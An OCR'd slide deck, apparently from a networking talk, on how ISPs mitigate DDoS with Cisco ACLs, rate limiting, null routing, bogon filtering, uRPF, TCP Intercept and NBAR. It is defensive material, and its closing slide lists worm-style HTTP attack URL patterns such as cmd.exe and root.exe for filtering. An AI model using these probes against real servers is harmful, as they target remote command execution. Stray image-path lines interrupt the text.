
Serial 1/1 is our prime suspect!

Link: http://www.cisco.com/warp/public/707/22.html

Cisco ACLs - 4

- From 12.0(6)S – TurboACLs – compiled ACLs – gives superior performance

ISP Router ACL Filtering



Non spoofed DDoS attack

Attack coming from a single source. Block with ACL.

- Next use ‘`log-input`’ to determine source of attack – via ‘`sho logging`’:

```
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 202.109.12.1
   (Serial1/1) -> 128.139.19.5 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 202.109.12.1
   (Serial1/1) -> 128.139.19.5 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 202.109.12.1
   (FastEthernet1/0/0) -> 128.139.19.5 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 202.109.12.1
   (Serial1/1) -> 128.139.19.5 (0/0), 1 packet
```

- blocking with ACL

```
access-list 101 deny tcp 202.109.12.1  any
```

Spoofed DDoS attack

- Next use ‘log-input’ to determine source of attack – via ‘sho logging’:

```
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 202.35.1.1
   (Serial1/1) -> 128.139.19.5 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 172.56.3.34
   (Serial1/1) -> 128.139.19.5 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 110.40.2.15
   (FastEthernet1/0/0) -> 128.139.19.5 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 57.32.30.4
   (Serial1/1) -> 128.139.19.5 (0/0), 1 packet
```

- **Spoofed** attack
- Block destination IP
- Rest of IP entities can operate normal
- If attack is IP based, bind victim Domain name to a different IP address

```
access-list 101 deny tcp any 128.139.19.5
```

Trace Back ACL

- Next use ‘log-input’ to determine source of attack – via ‘sho logging’:

```
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 202.35.1.1
   (Serial1/1) -> 128.139.19.5 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 172.56.3.34
   (Serial1/1) -> 128.139.19.5 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 110.40.2.15
   (FastEthernet1/0/0) -> 128.139.19.5 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 57.32.30.4
   (Serial1/1) -> 128.139.19.5 (0/0), 1 packet
```

- Process starts at the victim -> ends at the peering router
- Need to perform hop by hop, find the relevant interface
- Add ACLs in each router
- Time consuming process

http://www.cisco.com/warp/public/707/22.html

http://www.juniper.net/techcenter/app_note/350001.html

Cisco CAR - 1

- CAR – Committed Access Rate

```
interface ATM1/1/0.21 point-to-point
rate-limit input access-group 180 96000 24000 32000 conform-
   action continue exceed-action drop
 rate-limit input access-group 190 128000 30000 30000
   conform-action transmit exceed-action drop
!
access-list 180 deny   icmp 128.139.252.0 0.0.0.255 any
access-list 180 permit icmp any any
access-list 190 deny   tcp any any established
access-list 190 permit tcp any any
```


b/w

Normal Burst in bytes

Max Burst in bytes

SYN Defender


No one really understands “burst” – best to read:
http://www.nanog.org/mtg-9811/ppt/witt/index.htm



Cisco CAR - 2

- sho int rate

```
router#sho int rate
ATM1/1/0.21
Input
    matches: access-group 180
      params:  96000 bps, 24000 limit, 32000 extended limit
      conformed 112068188 packets, 53953M bytes; action: transmit
      exceeded 8299587 packets, 10421M bytes; action: drop
      last packet: 1ms ago, current burst: 49119 bytes
      last cleared 2w6d ago, conformed 88000 bps, exceeded 20000 bps
```



Null0 routing - 1

- Also known as blackholing
- Works only on destination addresses
- Cisco ASICs are optimized to work with null0
- Simple blackhole:

```
ip route 191.1.1.1 255.255.255.255 null0
```

  - Will appear in Netflow “null” list
  - Caveat: routers can forward faster than they can drop packets
  - Blackholes good packets with bad packets

Null routing - 2

- But ICMP Unreachables can overload CPU

```
interface null0
  no ip unreachables
```

- ICMP rate-limiting

```
ip icmp rate-limit unreachable [DF]<1-4294967295 millisecond>
```

Illegal addresses

Note: Many types of network attacks are dependent on spoofing the source IP address

Block inbound traffic sourced from your own address space:

```
access-list 110 deny ip 192.200.0.0 0.0.255.255 any
```

Block outbound traffic *not* sourced from your own address space:

```
access-list 111 permit ip 192.200.0.0 0.0.255.255 any
```

Block inbound traffic sourced from unroutable IP addresses:

```
access-list 110 deny ip 10.0.0.0    0.255.255.255 any
access-list 110 deny ip 172.16.0.0  0.15.255.255  any
access-list 110 deny ip 192.168.0.0 0.0.255.255   any
access-list 110 deny ip 127.0.0.0   0.255.255.255 any
access-list 110 deny ip 255.0.0.0   0.255.255.255 any
access-list 110 deny ip 1.0.0.0     0.255.255.255 any
... more [see next slide]...
```

RFC1918

Broadcast

Unallocated

Special IP Addresses

Addresses reserved for networks not connected to the Internet (RFC 1918)

```
10.0.0.0 – 10.255.255.255
172.16.0.0 - 172.31.255.255
192.168.0.0 – 192.168.255.255
```

Bogons: IP address as yet unallocated (some listed below)

```
1.0.0.0/8          58.0.0.0/8
2.0.0.0/8          59.0.0.0/8
27.0.0.0/8         127.0.0.0/8
31.0.0.0/8         169.254.0.0/16
36.0.0.0/8         197.0.0.0/8
41.0.0.0/8         223.0.0.0/8
```

Complete list:

http://www.cymru.com/~robt/Docs/Articles/secure-ios-template.html

http://www.cymru.com/BGP/bogon-rs.html ←--- You can peer here


http://www.iana.org/assignments/ipv4-address-space

RFC2827: Network Ingress Filtering:Defeating Denial of Service Attacks which Employ IP Source Address Spoofing

Cisco – stopping Smurf

- **`no ip directed-broadcast`**
  - Translation of directed broadcast to physical MAC broadcasts is disabled
  - As of 12.0 this is the default


Ingress Filtering




For each packet source address in
192.67.33.00 - 192.67.33.255 otherwise discard

Ingress Filtering Cons

- Only anti-spoofing
- Does not stop internal spoofing
- Does not stop port spoofing
- Protects somebody else, not myself



Cisco uRPF



Does routing back to the source go through same interface ?

Cisco uRPF - 1

- Unicast Reverse Path Forwarding
  - Requires CEF
  - Available starting in 11.1(17)CC, and 12.0
    - Not available in 11.2 or 11.3 images
- Cisco interface command:

```
ip verify unicast rpf
```

Cisco uRPF - 2

- Problem: Asymmetric routes
- Many ISPs may announce the same prefix - RPF checks only one of them
- Exceptions to uRPF checking:
  - 0.0.0.0 and 255.255.255.255
    - Needed for BOOTP and DHCP

Cisco uRPF -3

- Loose check:
  - **`ip verify source reachable via any`**
- Is there a way to route to the source using any interface?
  - NO - block
  - YES - allow
- Eliminates any spoofed IPs from the restricted prefixes list RFC 1918
- Eliminates any unallocated prefixes
- Does not completely solve the problem
  - To be used on edge – not backbone
  - Enhancements allow it to be deployed on ISP edge


Cisco uRPF - 4

Non-obvious way to check RPF

RFC1918 IP address blocked


Interface where pkt came from

```
access-1#debug ip cef drops rpf
IP CEF drops for RPF debugging is on
access-1#term mon
18w0d: CEF-Drop: Packet from 89.131.94.95 via Serial0/0.106 -- unicast rpf check
18w0d: CEF-Drop: Packet from 10.10.2.2 via Serial0/0.84 -- unicast rpf check
18w0d: CEF-Drop: Packet from 202.100.172.197 via Serial0/0.99 -- unicast rpf check
18w0d: CEF-Drop: Packet from 10.10.15.153 via Serial0/0.27 -- unicast rpf check
18w0d: CEF-Drop: Packet from 191.116.29.147 via Serial1/0:29 -- unicast rpf check
18w0d: CEF-Drop: Packet from 191.116.29.147 via Serial0/0.106 -- unicast rpf check
18w0d: CEF-Drop: Packet from 128.1.1.231 via Serial0/0.121 -- unicast rpf check
18w0d: CEF-Drop: Packet from 12.26.120.30 via Serial1/0:10 -- unicast rpf check
18w0d: CEF-Drop: Packet from 10.10.200.1 via Serial1/0:28 -- unicast rpf check
18w0d: CEF-Drop: Packet from 191.116.29.147 via Serial1/0:10 -- unicast rpf check
18w0d: CEF-Drop: Packet from 200.73.138.16 via Serial0/0.99 -- unicast rpf check
18w0d: CEF-Drop: Packet from 201.136.29.114 via Serial0/0.27 -- unicast rpf check
18w0d: CEF-Drop: Packet from 191.116.29.147 via Serial1/0:24 -- unicast rpf check
18w0d: CEF-Drop: Packet from 201.228.107.191 via Serial0/0.18 -- unicast rpf check
18w0d: CEF-Drop: Packet from 60.150.47.35 via Serial0/0.106 -- unicast rpf check
18w0d: CEF-Drop: Packet from 201.52.115.129 via Serial1/0:10 -- unicast rpf check
```

Cisco TCP Intercept - 1

- Method used to stop SYN flooding
- Gets in the middle of the TCP 3-way handshake



Cisco TCP Intercept - 2

```
! Enable TCP Intercept to protect against SYN flooding.
ip tcp intercept list 120
! Watch the "flow" for only 60 seconds
ip tcp intercept connection-timeout 60
! Keep half-open sockets only 10 seconds.
ip tcp intercept watch-timeout 10
! Set the low water mark to 1500 active opens per minute.
ip tcp intercept one-minute low 1500
! Set the high water mark to 6000 active opens per minute.
ip tcp intercept one-minute high 6000
! Configure an ACL for TCP Intercept.   Protect only a /24
access-list 120 permit tcp any 192.111.1.0 0.0.0.255
```


Cisco TCP Intercept - 3

- Monitoring
  - **show tcp intercept connections**

```
Incomplete:
Client Server State Create Timeout Mode
172.19.160.17:58190 10.1.1.30:23 SYNRCVD 00:00:09 00:00:05 I 172.19.160.17:57934 10.1.1.30:23 SYNRCVD
00:00:09 00:00:05 I Established:
Client Server State Create Timeout Mode
171.69.232.23:1045 10.1.1.30:23 ESTAB 00:00:08 23:59:54 I
```

  - **show tcp intercept statistics**

```
intercepting new connections using access-list 120
543 incomplete, 16 established connections (total 3)
1 minute connection request rate 24 requests/sec
```



Cisco NBAR

- **Network-Based Application Recognition**
  - **Only available on 12.1(5)T and later**
- **Can be done via 3 methods:**
  - **ACLs**
  - **Policy Based Routing**
  - **Policing policy**
- **Many restrictions on use**
  - **Not fragmented packets**
  - **Not on tunnels**
  - **Not on VLANs**
  - **Only first 400 bytes**
  - **Many more…**

Cisco NBAR

```
class-map match-any http-attacks
  match protocol http url "*.ida*"
  match protocol http url "*cmd.exe*"
  match protocol http url "*root.exe*"
  match protocol http url "*readme.eml*"
  match protocol http url "*httpdodbc.dll*"
  match protocol http url "*Admin.dll*"
!
policy-map Trash-it
  class http-attacks
    set ip dscp 1
!
Interface n/n
 service-policy input Trash-it
 ip policy route-map null_policy_route
!
access-list 104 permit ip any any dscp 1
!
route-map null_policy_route permit 10
 match ip address 104
 set interface Null0
```

Patterns to match on

